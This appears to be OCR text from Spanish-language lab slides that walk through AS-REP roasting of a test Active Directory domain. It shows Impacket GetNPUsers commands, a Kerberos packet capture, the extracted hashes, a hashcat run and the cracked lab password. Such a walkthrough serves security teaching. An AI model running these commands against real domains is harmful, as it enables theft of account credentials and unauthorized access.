Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
baggio            2024-03-26 17:40:20.966675  2024-10-30 15:39:16.379761  0x410200



$krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c949
5a27b48ccd318a76d016b69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4
b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba
```

40	11.609175	192.168.169.152	192.168.169.138	KRB5	240 AS-REQ
41	11.609437	192.168.169.138	192.168.169.152	KRB5	1614 AS-REP

```
> Frame 41: 1614 bytes on wire (12912 bits), 1614 bytes captured (12912 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_d9:73:b3 (00:0c:29:d9:73:b3)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.152
> Transmission Control Protocol, Src Port: 88, Dst Port: 51430, Seq: 1, Ack: 187, Len: 1560
v Kerberos
  > Record Mark: 1556 bytes
  v as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    > padata: 1 item
      crealm: SERIEA.LOCAL
    > cname
    > ticket
    v enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0…
```

Poisoning + ASREP-Roasting

```
❯ python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
baggio            2024-03-26 17:40:20.966675  2024-10-30 15:39:16.379761  0x410200



$krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48ccd318a76d016b69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba
```

```
50  $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d
    9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48ccd318a76d016b
    69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c
    984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e
    41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba
51
52
53
54  cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51a
    f9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48ccd318a76d016b69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5f
    fddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7
    fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64
    c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba2e1a8b6ba699223a08932fc0
```


$krb5asrep$18$< PRINCIPALNAME>$<REALM> $<LAST 24 CHARS>$<CIPHER_BYTES>

Poisoning + ASREP-Roasting

```
❯ ./hashcat -m 32200 -o resultado_final.txt hash_baggio wordlist.txt
hashcat (v6.2.6-851-g6716447df) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl proj
=============================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 9 7900X3D 12-Core Processor, 5895/11855 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: wordlist.txt
* Passwords.: 2
* Bytes.....: 25
* Keyspace..: 2

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target......: $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a0...4820ba
Time.Started.....: Wed Oct 30 15:59:31 2024 (0 secs)
Time.Estimated...: Wed Oct 30 15:59:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
```

```
❯ cat resultado_final.txt
       File: resultado_final.txt
   1   $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e
       87af2c9495a27b48ccd318a76d016b69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72c
       ee7fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba:DCodino123
```

ASREP-Roasting – user do not require PreAuth



TGS Session Key


Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key

Privesc de Dominio – ASREProasting




Opciones que permiten que la cuenta use cifrado AES para los tickets de autenticación y las claves de sesion.

Opción que permite que el usuario se autentique sin usar la preautenticacion.


```
❯ python3 GetNPUsers.py seriea.local/ -dc-ip 192.168.169.138 -no-pass -usersfile users -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

$krb5asrep$23$baggio@SERIEA.LOCAL:1d618544fa6d261d94c45e2a647860c1$e1b70d1a31659d8da5773c72bae992f9b03e64
3dd5af0a3baf7b5420f57d51a9163eeed8baa4ec7b6a0316d0b9bf4a663af0bd7055ff8483f7ffcb422ae2d8e8ab29c9172d1c820
1051126ae923a05aae928e4f9edb705116921503866d4c34b0d4797bebf7b14a45a9b38ed9ed79151fc5d2488ea234fea34789c4e
772ada3ce697e7ffcfa693d6e440f4de
```

